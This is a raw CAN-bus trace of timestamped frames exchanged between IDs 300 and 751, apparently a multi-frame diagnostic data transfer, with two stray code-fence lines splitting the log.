446.12 751 B0
446.14 300 20 EF 5A FF DC FF 7F FF
446.16 300 21 BD FF FF 1F F9 D7 DF
446.18 300 12 F5 DE 74 9E
446.18 751 B3
446.28 751 1D 00 05 23 FF 40 DD 80
446.29 300 BE
446.31 300 23 00 41 63 DB BF FF BF
446.33 300 24 D2 DF D6 4F DE CF BF
446.35 300 25 FA FF F7 73 9F 8F 6D
446.37 300 26 DF E7 75 FE FA F2 7F
446.39 300 27 FF D3 DF 0E FB EF BF
446.41 300 28 59 7F 3F B7 FB DB B3
446.43 300 09 F5 DB 1B BF 93 5C B9
446.43 751 BA
446.45 300 2A FE CF EE BF FD FF F3
446.47 300 2B FF AF FA EF FA CA FD
446.49 300 1C 8F F5 ED FD
446.49 751 BD
446.59 751 1E 00 05 23 FF 40 DD C0
446.60 300 BF
446.62 300 2D 00 41 63 BD EA F5 F3
446.64 300 2E 1D 7F F7 FC BE BB DC
446.66 300 2F ED BB 2F 7E EF FE 9F
446.68 300 20 BF E5 FF F6 EB 7D 7F
446.70 300 21 7E CB FA 39 FD FF EF
446.72 300 22 B9 F6 BD 8B FE FF FB
446.74 300 03 FF 32 BF BB F7 FF A5
446.74 751 B4
446.75 751 A3
446.76 300 A1 0F 8A FF 4A FF
446.78 300 24 F5 FE FF 57 FD FE 23
446.80 300 25 DE 7E DF FB FF F0 E6
446.82 300 16 FF FE FD FF
446.82 751 B7
446.92 751 1F 00 05 23 FF 40 DE 00
446.93 300 B0
446.95 300 27 00 41 63 EE 5B BD 1F
446.97 300 28 E1 B7 FA FF FF 96 F5
446.99 300 29 76 E6 7E F7 E1 FB BD
447.01 300 2A F6 7D 6F EF DE FF FF
447.03 300 2B CB F2 BC FF FD D7 FF
447.05 300 2C EC DD D3 5E FD B8 7D
447.07 300 0D BD DF EF D6 0F B2 E7
447.07 751 BE
447.09 300 2E 6A BF A7 5F FF F7 F7
447.11 300 2F FF DB 3F FF DF EF BC
447.13 300 10 F6 DA BB FF
447.13 751 B1
447.24 751 10 00 05 23 FF 40 DE 40
447.24 300 B1
447.26 300 21 00 41 63 BB EF FB CF
447.28 300 22 5E 53 F8 FF 39 34 9F
447.30 300 23 1E FF EF 7D FB 3F AB
447.32 300 24 ED F6 F5 8E 5C EB DF
447.34 300 25 BF FF EF DF FF FF E9
447.36 300 26 3A 9E E9 FF FE B7 D8
447.38 300 07 E3 ED F0 EF FF DF D5
447.38 751 B8
447.40 300 28 FB 9F ED FF FF 76 FC
447.42 300 29 D5 BA 7C 3B 77 2D 37
447.44 300 1A 9E FF FE FF
447.44 751 BB
447.54 751 11 00 05 23 FF 40 DE 80
447.55 300 B2
447.57 300 2B 00 41 63 7F 7A 76 E1
447.59 300 2C FE 7C FB BF 7C 73 DE
447.61 300 2D 5F 9F 7D DF EF FF FD
447.63 300 2E FF FD FF F7 6B FF F7
447.65 300 2F B4 43 EF FF F1 7E 3F
447.66 751 A3
447.67 300 A1 0F 8A FF 4A FF
447.69 300 20 A5 7D BF F3 7A 85 F0
447.71 300 01 BF EE EF BD FD F6 92
447.71 751 B2
447.73 300 22 CB BF FB DF 9F 3F B9
447.75 300 23 FE 9B 7F EF FB FE FF
447.77 300 14 FF BF B6 EA
447.77 751 B5
447.87 751 12 00 05 23 FF 40 DE C0
447.88 300 B3
447.90 300 25 00 41 63 BF 5F FF 7E
447.92 300 26 97 FE F3 7D EF 7A 7F
447.94 300 27 FC F7 9E B7 7F FD EF
447.96 300 28 BD F9 EC FE F3 7E DF
447.98 300 29 EB 7F FF FF 38 67 BD
448.00 300 2A DE EF A6 ED F4 16 D6
448.02 300 0B FB 9B BF AC E6 FF BB
448.02 751 BC
448.04 300 2C 7A B3 9B B9 6E FF E1
448.06 300 2D BD FB D7 BF C6 FF FF
448.08 300 1E FD B7 DE 73
448.08 751 BF
448.18 751 13 00 05 23 FF 40 DF 00
448.19 300 B4
448.21 300 2F 00 41 63 EF A3 FF DF
448.23 300 20 FF 4E AB FB F4 DB CA
448.25 300 21 F5 FF AF B8 FF EF EE
448.27 300 22 FF EE FF 7F FF 73 36
448.29 300 23 EF FE AB FE 7B FF F7
448.31 300 24 2E DF 73 F3 FB FF AF
448.33 300 05 D7 B7 5E 45 DF F4 77
448.33 751 B6
448.35 300 26 7A 57 FF FF F7 FD FE
448.37 300 27 FD 7D F7 DF 7D EE D7
448.39 300 18 FF FF FF BF
448.39 751 B9
448.49 751 14 00 05 23 FF 40 DF 40
448.50 300 B5
448.52 300 29 00 41 63 6F E6 DE 7F
448.54 300 2A 5F FE FF FF FF EB DF
448.56 300 2B BF FB BE FA CF FF F2
448.57 751 A3
448.58 300 A1 0F 8A FF 4A FF
448.60 300 2C ED 7F FF 7F EF FF FF
448.62 300 2D FD FE E7 B5 6F FF FF
448.64 300 2E AE 6F 8F FF F1 AB 96
448.66 300 0F F7 3D 2F BB EF 8E F2
448.66 751 B0
448.68 300 20 FF 5B 79 BF FA 6B BF
448.70 300 21 BC F9 B0 FF EF A5 FB
448.72 300 12 FF D7 F9 77
448.72 751 B3
448.82 751 15 00 05 23 FF 40 DF 80
448.83 300 B6
448.85 300 23 00 41 63 7A FF B8 3B
448.87 300 24 6A 3D DA CD 8E BF F9
448.89 300 25 FB F9 F0 F9 3B FD AD
448.91 300 26 B2 BF EB 77 BF 7E FF
448.93 300 27 FE 7E CF DF FD BF FF
448.95 300 28 E3 6D BE E9 EF AC 3F
448.97 300 09 7B C6 BE F3 FF BC 7E
448.97 751 BA
448.99 300 2A 3F 6D FF FF FF 67 AB
449.01 300 2B E7 DE 7F FB F3 55 E7
449.03 300 1C 54 BF 7A 3F
449.03 751 BD
449.13 751 16 00 05 23 FF 40 DF C0
449.14 300 B7
449.16 300 2D 00 41 63 6F FF FB 8D
449.18 300 2E AD E2 AF DF FB F6 BF
449.20 300 2F E1 F5 F7 6F BD BB F0
449.22 300 20 7F FE BF 7F 7B FF 5C
449.24 300 21 BF FE FA BE FF C6 B7
449.26 300 22 BA F7 7B BE A2 57 3B
449.28 300 03 61 B3 B0 FF FA 4E EF
449.28 751 B4
449.30 300 24 BF FB FE FB FF E9 BF
449.32 300 25 AF ED 5F FD E6 7F EF
449.34 300 16 7F 66 DF F5
449.34 751 B7
449.44 751 17 00 05 23 FF 40 E0 00
449.45 300 B8
449.47 300 27 00 41 63 EE FA D6 AE
449.48 751 A3
449.49 300 A1 0F 8A FF 4A FF
449.51 300 28 5F FE BD FB 7D F2 79
449.53 300 29 3E C7 ED FD 7B DD F7
449.55 300 2A 7B ED A7 62 F6 83 0B
449.57 300 2B 1F 93 AF F5 7D FC 0A
449.59 300 2C F3 F5 D7 7F F3 BD FE
449.61 300 0D FB 17 DB 96 C3 F6 FD
449.61 751 BE
449.63 300 2E CD 97 E7 A9 2E F7 A7
449.65 300 2F A7 F8 AF CF 18 2E 3B
449.67 300 10 CB AD 66 2C
449.67 751 B1
449.77 751 18 00 05 23 FF 40 E0 40
449.78 300 B9
449.80 300 21 00 41 63 F5 D7 EF F7
449.82 300 22 FE EB BD F7 FF 74 3F
449.84 300 23 DB DF F3 9B 7F 4A 77
449.86 300 24 3F DF F7 33 AE 31 B7
449.88 300 25 5D BD 1F 4C 32 BB CB
449.90 300 26 E6 6B B5 EF DF 02 FB
449.92 300 07 9D B1 7A DB 37 AB FB
449.92 751 B8
449.94 300 28 3B 3F F1 26 3A CF 7D
449.96 300 29 B1 67 14 A6 A7 3B F3
449.98 300 1A 50 C8 E0 B8
449.98 751 BB
450.08 751 19 00 05 23 FF 40 E0 80
450.09 300 BA
450.11 300 2B 00 41 63 BB 3B FF E7
450.13 300 2C F9 D9 D7 3F 6F BF BF
450.15 300 2D DF 4D D7 F5 A1 EB 6A
450.17 300 2E FE DD 90 11 28 B1 9F
450.19 300 2F BD EF BF 6B 98 00 E9
450.21 300 20 BF 8E B7 DF FF B7 BE
450.23 300 01 77 F3 DC 2F DF 93 FF
450.23 751 B2
450.25 300 22 F0 F5 0E D5 7C 68 B8
450.27 300 23 D4 E6 2B 09 3B A9 35
450.29 300 14 99 56 B9 3E
450.29 751 B5
450.39 751 A3
450.40 300 A1 0F 8A FF 4A FF
450.40 751 1A 00 05 23 FF 40 E0 C0
450.42 300 BB
450.44 300 25 00 41 63 EB DF D7 BF
450.46 300 26 8A 7F AE ED C1 6D DF
450.48 300 27 57 5F BF 67 FE FE EF
450.50 300 28 74 1D 50 6F 4D C4 E7
450.52 300 29 20 B5 FC 52 DD 97 B2
450.54 300 2A F9 FF 5D 59 59 AF B7
450.56 300 0B 9B BF E6 5C F4 29 D4
450.56 751 BC
450.58 300 2C E3 F9 C3 EC E3 DC 63
450.60 300 2D AF E2 7E 5F 9B 3B B8
450.62 300 1E DB BF 13 F7
450.62 751 BF
450.72 751 1B 00 05 23 FF 40 E1 00
450.73 300 BC
450.75 300 2F 00 41 63 EE FB E5 AE
450.77 300 20 DF 0B F6 95 7F 9E 78
450.79 300 21 BB 6E 3D A9 B9 FF 1C
450.81 300 22 AF FF F2 E2 D0 75 61
450.83 300 23 F9 FA F7 34 3B 6A 12
450.85 300 24 D8 7D FF FF AD CD CE
450.87 300 05 4F BF 9C CE EF D1 BD
450.87 751 B6
450.89 300 26 8B 9B 55 77 BF 81 DF
450.91 300 27 77 79 B5 57 5C 6F 4A
450.93 300 18 CC 7F 9C EB
450.93 751 B9
451.03 751 1C 00 05 23 FF 40 E1 40
451.04 300 BD
451.06 300 29 00 41 63 53 3F FE 95
451.08 300 2A 7D BE DB EE 93 B2 6F
451.10 300 2B CF D4 EB 6B BF B2 FA
451.12 300 2C 94 5B D5 D3 B9 B5 25
451.14 300 2D BF FF 1C DF F8 79 AA
451.16 300 2E DF 52 FD DB FD F3 9E
451.18 300 0F 7B BB FA AF 1D 3D 8A
451.18 751 B0
451.20 300 20 DF B3 BA EB DF CB C3
451.22 300 21 A0 13 78 83 8D 6F 5A
451.24 300 12 76 87 AD D3
451.24 751 B3
451.30 751 A3
451.31 300 A1 0F 8A FF 4A FF
451.34 751 1D 00 05 23 FF 40 E1 80
451.35 300 BE
451.37 300 23 00 41 63 DD EB E7 3F
451.39 300 24 36 90 72 DB F3 2F 7B
451.41 300 25 73 BB D5 BF BE BA 28
451.43 300 26 F7 B3 10 7D FF 57 B2
451.45 300 27 B5 EE 4F 3F 06 1D 5E
451.47 300 28 C3 FC 27 A9 4E BF 73
451.49 300 09 DE B6 FF 18 8F 37 7F
451.49 751 BA
451.51 300 2A 7A 29 2E 9D E8 8D D2
451.53 300 2B E1 E5 7C FA 85 7F B6
451.55 300 1C 89 B4 26 FD
451.55 751 BD
451.65 751 1E 00 05 23 FF 40 E1 C0
451.66 300 BF
451.68 300 2D 00 41 63 E3 FB D7 F1
451.70 300 2E FC 97 EE 7E 3E DE FF
451.72 300 2F F2 DF 63 77 FE A7 B7
451.74 300 20 27 EF 86 DD F8 FB CF
451.76 300 21 E1 B6 AD F6 AA 0C 59
451.78 300 22 55 FF EF BF CD FE BF
451.80 300 03 2F FF B9 9F 9E C7 37
451.80 751 B4
451.82 300 24 E5 FC AF 59 79 FB FC
451.84 300 25 36 F3 EB F9 B7 A1 97
451.86 300 16 43 B3 CB 48
451.86 751 B7
451.96 751 1F 00 05 23 FF 40 E2 00
451.97 300 B0
451.99 300 27 00 41 63 F8 7C D3 DE
452.01 300 28 B9 7E F7 EE FE BD BB
452.03 300 29 CE CF 57 EB D3 FC EC
452.05 300 2A 7D 9C 1D D5 BF 54 5F
452.07 300 2B 5E BD AD EA CB 53 89
452.09 300 2C 77 35 7B DE FD 1F 74
452.11 300 0D 73 FE B7 BF F1 AB DA
452.11 751 BE
452.13 300 2E 96 3F 96 E7 86 8B 60
452.15 300 2F FF E0 4E 51 7B 4C D5
452.17 300 10 4F 9E 60 72
452.17 751 B1
452.21 751 A3
452.22 300 A1 0F 8A FF 4A FF
452.27 751 10 00 05 23 FF 40 E2 40
452.28 300 B1
452.30 300 21 00 41 63 B9 6D 35 9F
452.32 300 22 5B F7 FF FE B7 3F E5
452.34 300 23 F7 4D FD B5 CA BB AF
452.36 300 24 C4 BE 92 F2 FD 87 F5
452.38 300 25 2D B3 AC C2 19 63 E7
452.40 300 26 E5 F7 FF DA FA 5B EB
452.42 300 07 BC 79 7E 9F 77 FD 5B
452.42 751 B8
452.44 300 28 7F A7 F6 3F FB 7F E8
452.46 300 29 C1 A6 65 D5 0E 88 ED
452.48 300 1A 7D F6 F6 23
452.48 751 BB
452.58 751 11 00 05 23 FF 40 E2 80
452.59 300 B2
452.61 300 2B 00 41 63 DB 7F BF DF
452.63 300 2C 99 67 DA 7E EF 0F DA
452.65 300 2D FD 39 FD F6 C2 DA E9
452.67 300 2E 5E 7F DC 75 B7 56 35
452.69 300 2F D7 F8 14 9E 3C E7 3F
452.71 300 20 7F FD FE E7 DB E7 FD
452.73 300 01 FB B5 B5 87 FD 3F EA
452.73 751 B2
452.75 300 22 F9 FF 7C FB A5 EA FE
452.77 300 23 EF E3 F5 DF DA B9 AF
```

```
452.79 300 14 8B 43 3E D6
452.79 751 B5
452.89 751 12 00 05 23 FF 40 E2 C0
452.90 300 B3
452.92 300 25 00 41 63 FF 6E AD CF
452.94 300 26 FF 7B F7 F6 BD D6 BB
452.96 300 27 B3 7A BB 8F B7 CA A5
452.98 300 28 FA EF FB 99 A9 7B 5F
453.00 300 29 DC DC AC F8 6B B1 63
453.02 300 2A FE 65 6F E6 D9 2A FD
453.04 300 0B AF 7D 96 F3 D1 EF FF
453.04 751 BC
453.06 300 2C 76 BD 36 E6 3B 2D DD
453.08 300 2D 1F D3 EC 93 54 A3 74
453.10 300 1E F1 F7 AD E3
453.10 751 BF
453.12 751 A3
453.12 300 A1 0F 8A FF 4A FF
453.20 751 13 00 05 23 FF 40 E3 00
453.21 300 B4
453.23 300 2F 00 41 63 BF 7B E7 EF
453.25 300 20 84 B9 9D 6F D7 F5 97
453.27 300 21 FF EE 96 1C DE 60 FD
453.29 300 22 B2 6F 99 CD 9F CD 73
453.31 300 23 37 DA CB 99 35 5A EB
453.33 300 24 FD FE FB DF 87 C3 BD
453.35 300 05 FF DF 7D FB B9 4C F4
453.35 751 B6
453.37 300 26 7B A7 67 21 C7 38 E8
453.39 300 27 EF CF B7 E3 58 31 37
453.41 300 18 B4 DB B6 57
453.41 751 B9
453.51 751 14 00 05 23 FF 40 E3 40
453.52 300 B5
453.54 300 29 00 41 63 BF A9 4F FE
453.56 300 2A E3 ED 6A ED BF DB 38
453.58 300 2B 7E DD 77 FC 37 7D FC
453.60 300 2C EE F5 7C 2F F7 0D CB
453.62 300 2D 8D ED 62 B9 16 BC 5F
453.64 300 2E B3 D1 EE 3B EB 5E A9
453.66 300 0F AD 27 7D 6F EF BD 38
453.66 751 B0
453.68 300 20 59 F7 DB 3D E9 DA F5
453.70 300 21 7F 7F FC BE 13 B2 B8
453.72 300 12 3C FF D2 0D
453.72 751 B3
453.82 751 15 00 05 23 FF 40 E3 80
453.83 300 B6
453.85 300 23 00 41 63 FD F6 FF F3
453.87 300 24 BF AD FD 9F AA 43 69
453.89 300 25 93 FE FF BD C7 C7 45
453.91 300 26 E5 7E 04 BF FE EE 2B
453.93 300 27 8F 59 99 2A FD E3 7F
453.95 300 28 DB F4 FE FB 15 F7 EB
453.97 300 09 FF FF D7 FB FF 4F F7
453.97 751 BA
453.99 300 2A EF B5 A3 BC 17 37 7B
454.01 300 2B D0 97 BD A4 43 BD E6
454.02 751 A3
454.03 300 A1 0F 8A FF 4A FF
454.05 300 1C F2 10 3E C8
454.05 751 BD
454.15 751 16 00 05 23 FF 40 E3 C0
454.16 300 B7
454.18 300 2D 00 41 63 FB DE 77 FB
454.20 300 2E D7 78 FB FB 7E 7A 77
454.22 300 2F 3E FF 8A B9 44 E1 FD
454.24 300 20 F4 FF AA 6D EA 84 FF
454.26 300 21 AB F5 9F 8B 7C AD 75
454.28 300 22 EF DB CF A1 83 FF FA
454.30 300 03 FF F7 FF BB FB F6 97
454.30 751 B4
454.32 300 24 DF 47 7F FD 43 FC 76
454.34 300 25 CA 67 91 A7 5D 5F E8
454.36 300 16 B2 6E 20 4B
454.36 751 B7
454.47 751 17 00 05 23 FF 40 E4 00
454.47 300 B8
454.49 300 27 00 41 63 8F ED D5 FF
454.51 300 28 9B D0 BE 6E 7D EC F5
454.53 300 29 F8 EE 49 E2 52 FF 4E
454.55 300 2A 6F 2A B8 E4 A6 66 CA
454.57 300 2B BF 8D 4B 51 95 3B 52
454.59 300 2C 2E F3 A7 BB 7F DF 7C
454.61 300 0D 7D FB EE FA DA 97 FC
454.61 751 BE
454.63 300 2E B7 D7 25 3D 3E 75 0F
454.65 300 2F F7 8B E9 94 BE C9 D1
454.67 300 10 6F 6F 7B 3C
454.67 751 B1
454.77 751 18 00 05 23 FF 40 E4 40
454.78 300 B9
454.80 300 21 00 41 63 BD 7C E3 3F
454.82 300 22 BE CD CF FE 37 5F F8
454.84 300 23 8B E9 AF 71 BB A3 7B
454.86 300 24 AF B4 FE DF E5 4A D6
454.88 300 25 FB 77 EC BE 79 7D EF
454.90 300 26 E8 3D FB 31 93 DE 3F
454.92 300 07 CE F7 EC 7F CD FB F3
454.92 751 B8
454.93 751 A3
454.94 300 A1 0F 8A FF 4A FF
454.96 300 28 5F EE 97 BD AA 70 F2
454.98 300 29 DB F1 DD ED 2C 32 9C
455.00 300 1A D2 3A 21 3C
455.00 751 BB
455.10 751 19 00 05 23 FF 40 E4 80
455.11 300 BA
455.13 300 2B 00 41 63 8C B7 F8 F6
455.15 300 2C A3 8F CF FF 76 FF FB
455.17 300 2D BB 14 F7 99 F4 1C DD
455.19 300 2E 83 8C E0 DD C6 57 9F
455.21 300 2F 5D 37 86 10 7D 9C CF
455.23 300 20 FC BF 8F BB F5 DF FE
455.25 300 01 CD FE 66 7F CF 97 FD
455.25 751 B2
455.27 300 22 32 BB B1 49 9F BB E4
455.29 300 23 B9 CF 9F 5E B1 39 BA
455.31 300 14 57 9A 77 1C
455.31 751 B5
455.41 751 1A 00 05 23 FF 40 E4 C0
455.42 300 BB
455.44 300 25 00 41 63 3E E7 FC B4
455.46 300 26 EF FF 1E F1 5C F7 11
455.48 300 27 FB F5 BD ED 0C EF A3
455.50 300 28 F4 76 3B FF CE 5F A3
455.52 300 29 96 D9 AD 18 C3 FA EB
455.54 300 2A C3 0F E8 BF 57 F1 7F
455.56 300 0B EE A1 E3 9F 3B 4F C7
455.56 751 BC
455.58 300 2C 47 BD AF A9 10 F5 8C
455.60 300 2D 3E 98 FF 6D DD 1C 5B
455.62 300 1E EE 78 C9 B5
455.62 751 BF
455.72 751 1B 00 05 23 FF 40 E5 00
455.73 300 BC
455.75 300 2F 00 41 63 FF AF 1D 1E
455.77 300 20 E9 E3 CD DD F3 7D 15
455.79 300 21 BE 7B F3 D3 C7 79 AE
455.81 300 22 81 9B BE 3E 7A 2F AB
455.83 300 23 F4 26 FF 39 91 AF EC
455.84 751 A3
455.85 300 A1 0F 8A FF 4A FF
455.87 300 24 FA BF 8F BD 7E FF E6
455.89 300 05 6F FD 5B 73 BF CA D3
455.89 751 B6
455.91 300 26 BB ED FC BF C7 AF 7B
455.93 300 27 7C AF EE F7 9B 5E 5C
455.95 300 18 AF EB 5F FD
455.95 751 B9
456.05 751 1C 00 05 23 FF 40 E5 40
456.06 300 BD
456.08 300 29 00 41 63 4F A5 3E DD
456.10 300 2A EF FF 76 DC 6B 2F F3
456.12 300 2B D3 A0 F9 FD FF 73 4D
456.14 300 2C EE DF 6E 62 55 B3 27
456.16 300 2D B4 BF D3 1D 7B 7D 27
456.18 300 2E 7B 53 FD FF E5 5F BF
456.20 300 0F AB B3 FF DF 77 7D 77
456.20 751 B0
456.22 300 20 BA 6B FE 43 E6 BD 3E
456.24 300 21 DF 6F 35 C7 F5 ED 25
456.26 300 12 C7 35 90 A9
456.26 751 B3
456.36 751 1D 00 05 23 FF 40 E5 80
456.37 300 BE
456.39 300 23 00 41 63 DD 6B 87 FD
456.41 300 24 9C CF DA F1 4F ED FA
456.43 300 25 FF 73 EF D3 BD 89 C6
456.45 300 26 7D 6F F7 7F D5 00 5B
456.47 300 27 63 3D 7D 8A 53 C5 E0
456.49 300 28 FE C7 F4 FE FA BE F5
456.51 300 09 3E DF FD DF FA A7 EF
456.51 751 BA
456.53 300 2A 76 EC BE 3B 8D 23 45
456.55 300 2B 9A 7D AB F7 6A 59 7D
456.57 300 1C 02 0C F4 3B
456.57 751 BD
456.67 751 1E 00 05 23 FF 40 E5 C0
456.68 300 BF
456.70 300 2D 00 41 63 CF 3F EB F7
456.72 300 2E 63 BB DD E6 77 C7 9B
456.74 300 2F BF BF FB F3 E5 A4 EB
456.75 751 A3
456.76 300 A1 0F 8A FF 4A FF
456.78 300 20 ED FF 21 7B 7A 6B F4
456.80 300 21 29 98 AD 7E 2E 2B 33
456.82 300 22 7F CB 7D FF FD 09 46
456.84 300 03 F3 EE FF 86 7F 5D FD
456.84 751 B4
456.86 300 24 72 41 17 04 3E 33 13
456.88 300 25 77 5F F9 5F 17 19 D0
456.90 300 16 3F 52 C4 2B
456.90 751 B7
457.00 751 1F 00 05 23 FF 40 E6 00
457.01 300 B0
457.03 300 27 00 41 63 FB FC D0 FB
457.05 300 28 FD F7 3F FF DD 7B F7
457.07 300 29 FE 56 77 7F B7 77 8B
457.09 300 2A F7 8D F2 AE F9 9F B7
457.11 300 2B D1 07 57 10 6B 08 C7
457.13 300 2C FD BD FB AB FD 8F EF
457.15 300 0D 1F FB FF 7F FB 8C 3D
457.15 751 BE
457.17 300 2E 26 FF 3A FE 59 D5 62
457.19 300 2F 1D DB B7 DF AE F6 76
457.21 300 10 1F F0 CB 2E
457.21 751 B1
457.31 751 10 00 05 23 FF 40 E6 40
457.32 300 B1
457.34 300 21 00 41 63 DB F1 62 CD
457.36 300 22 BF DF BD B0 59 F9 B7
457.38 300 23 F7 7F F8 BF FF CE 5E
457.40 300 24 BB E3 78 B4 80 B7 B9
457.42 300 25 DA BD 5F C7 91 27 08
457.44 300 26 FE F3 7A F4 7D 7C EE
457.46 300 07 EF B3 F5 0F B3 5A EF
457.46 751 B8
457.48 300 28 FF F7 E6 8F 9C 9F C6
457.50 300 29 6A C3 1A E0 BA A4 1A
457.52 300 1A FF DD F9 4C
457.52 751 BB
457.62 751 11 00 05 23 FF 40 E6 80
457.63 300 B2
457.65 300 2B 00 41 63 27 3E FD C7
457.66 751 A3
457.67 300 A1 0F 8A FF 4A FF
457.69 300 2C 89 D4 BC 33 DF FD FE
457.71 300 2D 7A 5F A8 F3 7D FD 8E
457.73 300 2E EB EF 98 3F B8 B8 B7
457.75 300 2F E3 B7 2C 79 AF BF 69
457.77 300 20 FC EE DB ED 8E 3F F7
457.79 300 01 7F FA 93 3F F7 D9 FF
457.79 751 B2
457.81 300 22 FD A5 B1 7B BF 3C B1
457.83 300 23 CD 9D EF CF E6 23 B7
457.85 300 14 FB 7E 2A 9C
457.85 751 B5
457.95 751 12 00 05 23 FF 40 E6 C0
457.96 300 B3
457.98 300 25 00 41 63 F7 FB 7B D3
458.00 300 26 FF 71 F3 FC FE 3D BF
458.02 300 27 7F EE D7 59 CF 3F 9F
458.04 300 28 1F 6F 67 9E 99 4E 3D
458.06 300 29 3B 77 FF 52 72 58 EB
458.08 300 2A A7 F8 FF BE BE CE FD
458.10 300 0B 82 EB F6 3F FB FD 67
458.10 751 BC
458.12 300 2C FB EF BA 7E 7A BC AC
458.14 300 2D EE 82 F2 E1 4D CF E2
458.16 300 1E 4B 18 FC 03
458.16 751 BF
458.26 751 13 00 05 23 FF 40 E7 00
458.27 300 B4
458.29 300 2F 00 41 63 7F 7E EF 77
458.31 300 20 B8 FF B6 EB F3 FE E6
458.33 300 21 C7 EE FB E7 A5 BF 88
458.35 300 22 C9 BE AC E6 BE A9 B3
458.37 300 23 00 E6 F4 82 0C 5E A3
458.39 300 24 F9 97 F1 FD 29 D9 AF
458.41 300 05 5D 67 79 D7 F9 F4 7D
458.41 751 B6
458.43 300 26 2D AD 9B 7D FE 5E FC
458.45 300 27 4F BD 74 A9 E3 F2 06
458.47 300 18 BD 90 F7 EB
458.47 751 B9
458.57 751 A3
458.58 300 A1 0F 8A FF 4A FF
458.58 751 14 00 05 23 FF 40 E7 40
458.60 300 B5
458.62 300 29 00 41 63 F7 EB 7E DB
458.64 300 2A FB 2F AE 7F BF 6F C6
458.66 300 2B 5B E3 FF 41 FF 47 E1
458.68 300 2C 69 83 CF 9F CF 75 DD
458.70 300 2D 73 EA 67 AE 3B BF 53
458.72 300 2E F3 C6 ED C6 99 BF DD
458.74 300 0F FA 79 F7 FB B7 FD CF
458.74 751 B0
458.76 300 20 DE D9 F6 EB 73 ED EB
458.78 300 21 47 97 13 2A FB 9B DA
458.80 300 12 F5 36 87 4F
458.80 751 B3
458.90 751 15 00 05 23 FF 40 E7 80
458.91 300 B6
458.93 300 23 00 41 63 EF FF DE FE
458.95 300 24 27 BB FE 31 2A E7 5B
458.97 300 25 9B EF 1A F7 FF 9C B6
458.99 300 26 44 9F 16 43 B6 FF 75
459.01 300 27 A2 9F D4 CF 2A 77 DD
459.03 300 28 CD 1D 8E 1E 6F A7 BA
459.05 300 09 F8 FF 7F AD E5 E3 C3
459.05 751 BA
459.07 300 2A A9 77 64 59 F5 E7 F3
459.09 300 2B E0 68 26 2B FF CB 7B
459.11 300 1C E0 50 FF 33
459.11 751 BD
459.21 751 16 00 05 23 FF 40 E7 C0
459.22 300 B7
459.24 300 2D 00 41 63 7F CE 9B FE
459.26 300 2E E5 EF 54 DF E6 F7 98
459.28 300 2F CB 3F EF FF BB 73 5D
459.30 300 20 96 33 85 1B E6 5B E7
459.32 300 21 F5 7D 30 BF 79 34 7F
459.34 300 22 AB F7 7B F2 BF FF 7C
459.36 300 03 6F D7 F7 23 F0 F7 2F
459.36 751 B4
459.38 300 24 05 7F 7B FF 53 7C 2B
459.40 300 25 EF D5 8F 14 C2 58 5E
459.42 300 16 BC FD 03 E3
459.42 751 B7
459.48 751 A3
459.49 300 A1 0F 8A FF 4A FF
459.52 751 17 00 05 23 FF 40 E8 00
459.53 300 B8
459.55 300 27 00 41 63 FF E9 ED FF
```

```
459.57 300 28 DE 2D FA E7 9F E5 B6
459.59 300 29 57 25 9B 8B 2D 65 3C
459.61 300 2A 8F F7 91 FE B7 ED 0B
459.63 300 2B 81 87 B9 0E 55 3B BB
459.65 300 2C 26 BF 97 FF 4D ED 5F
459.67 300 0D F1 FB 16 DF CD E7 D7
459.67 751 BE
459.69 300 2E FD DF 5E 2D FE FF 96
459.71 300 2F BD 1F 71 EB AD 9E EF
459.73 300 10 0F 94 A7 43
459.73 751 B1
459.83 751 18 00 05 23 FF 40 E8 40
459.84 300 B9
459.86 300 21 00 41 63 ED F4 FD FF
459.88 300 22 D3 CF 9D 7A FD FB CD
459.90 300 23 D7 97 FB F7 FF FF 78
459.92 300 24 01 50 E7 F0 40 EA BB
459.94 300 25 65 88 59 02 BF FD 69
459.96 300 26 FF 5B EE EF 5C CD F7
459.98 300 07 9C 7B EF FD FD 79 E7
459.98 751 B8
460.00 300 28 6F F5 0B B7 C2 F2 4B
460.02 300 29 EA 92 6E 46 E3 26 F5
460.04 300 1A 1D 2E AB 47
460.04 751 BB
460.14 751 19 00 05 23 FF 40 E8 80
460.15 300 BA
460.17 300 2B 00 41 63 F2 FD 9B 66
460.19 300 2C 7D 7D BE FE BC DD FF
460.21 300 2D 4B 6F 4E F7 F1 94 EB
460.23 300 2E DB CF 3F F2 3F 8E 4F
460.25 300 2F 53 DF 6D 85 C7 AE 13
460.27 300 20 2B FF 6F E3 55 7F EE
460.29 300 01 8E 7F 52 59 FF BF FC
460.29 751 B2
460.31 300 22 A6 F7 85 25 5F 63 DD
460.33 300 23 ED BA 72 35 B7 17 EE
460.35 300 14 CC D1 EE FB
460.35 751 B5
460.39 751 A3
460.39 300 A1 0F 8A FF 4A FF
460.45 751 1A 00 05 23 FF 40 E8 C0
460.46 300 BB
460.48 300 25 00 41 63 BC F0 3B 2E
460.50 300 26 D5 CB 6D F5 F7 C7 5A
460.52 300 27 DE EF 7F 6F F9 F6 B7
460.54 300 28 ED 8A F7 D3 D5 64 D3
460.56 300 29 34 F4 E6 FC 11 B7 3A
460.58 300 2A 9A 73 EF CB F7 E5 F5
460.60 300 0B 7B 3F CA DF AB 7D BB
460.60 751 BC
460.62 300 2C DD 3E D3 7B 28 A3 B1
460.64 300 2D F3 25 FE 76 BD 7B 7B
460.66 300 1E 97 5D BC CD
460.66 751 BF
460.76 751 1B 00 05 23 FF 40 E9 00
460.77 300 BC
460.79 300 2F 00 41 63 DC EB BB 1F
460.81 300 20 56 32 F5 D6 E7 E7 97
460.83 300 21 E3 7E B3 9F 7B FE 6B
460.85 300 22 9B 72 FD B9 39 67 D6
460.87 300 23 5E F2 C9 CA 2B 9E 22
460.89 300 24 7E 16 FC F2 F4 BF BF
460.91 300 05 FC FB DB F5 F7 DB FB
460.91 751 B6
460.93 300 26 CD FC 7E 4F 9F D8 3F
460.95 300 27 A1 CD 7E 95 79 7A D2
460.97 300 18 C6 B0 BA F3
460.97 751 B9
461.08 751 1C 00 05 23 FF 40 E9 40
461.08 300 BD
461.10 300 29 00 41 63 FE ED 37 DF
461.12 300 2A D7 F7 7F FD ED ED BB
461.14 300 2B 8D B6 D7 BF 7B C7 72
461.16 300 2C FE 5E 0E 73 FD 7B DE
461.18 300 2D 46 36 FF F1 C2 B7 85
461.20 300 2E F6 F3 EA FF FF 82 FB
461.22 300 0F FF 5F 2B 2F 94 EA 40
461.22 751 B0
461.24 300 20 B5 FF 77 F5 FD DD A3
461.26 300 21 FB 07 CD B7 EA 15 58
461.28 300 12 7F 5B A6 3F
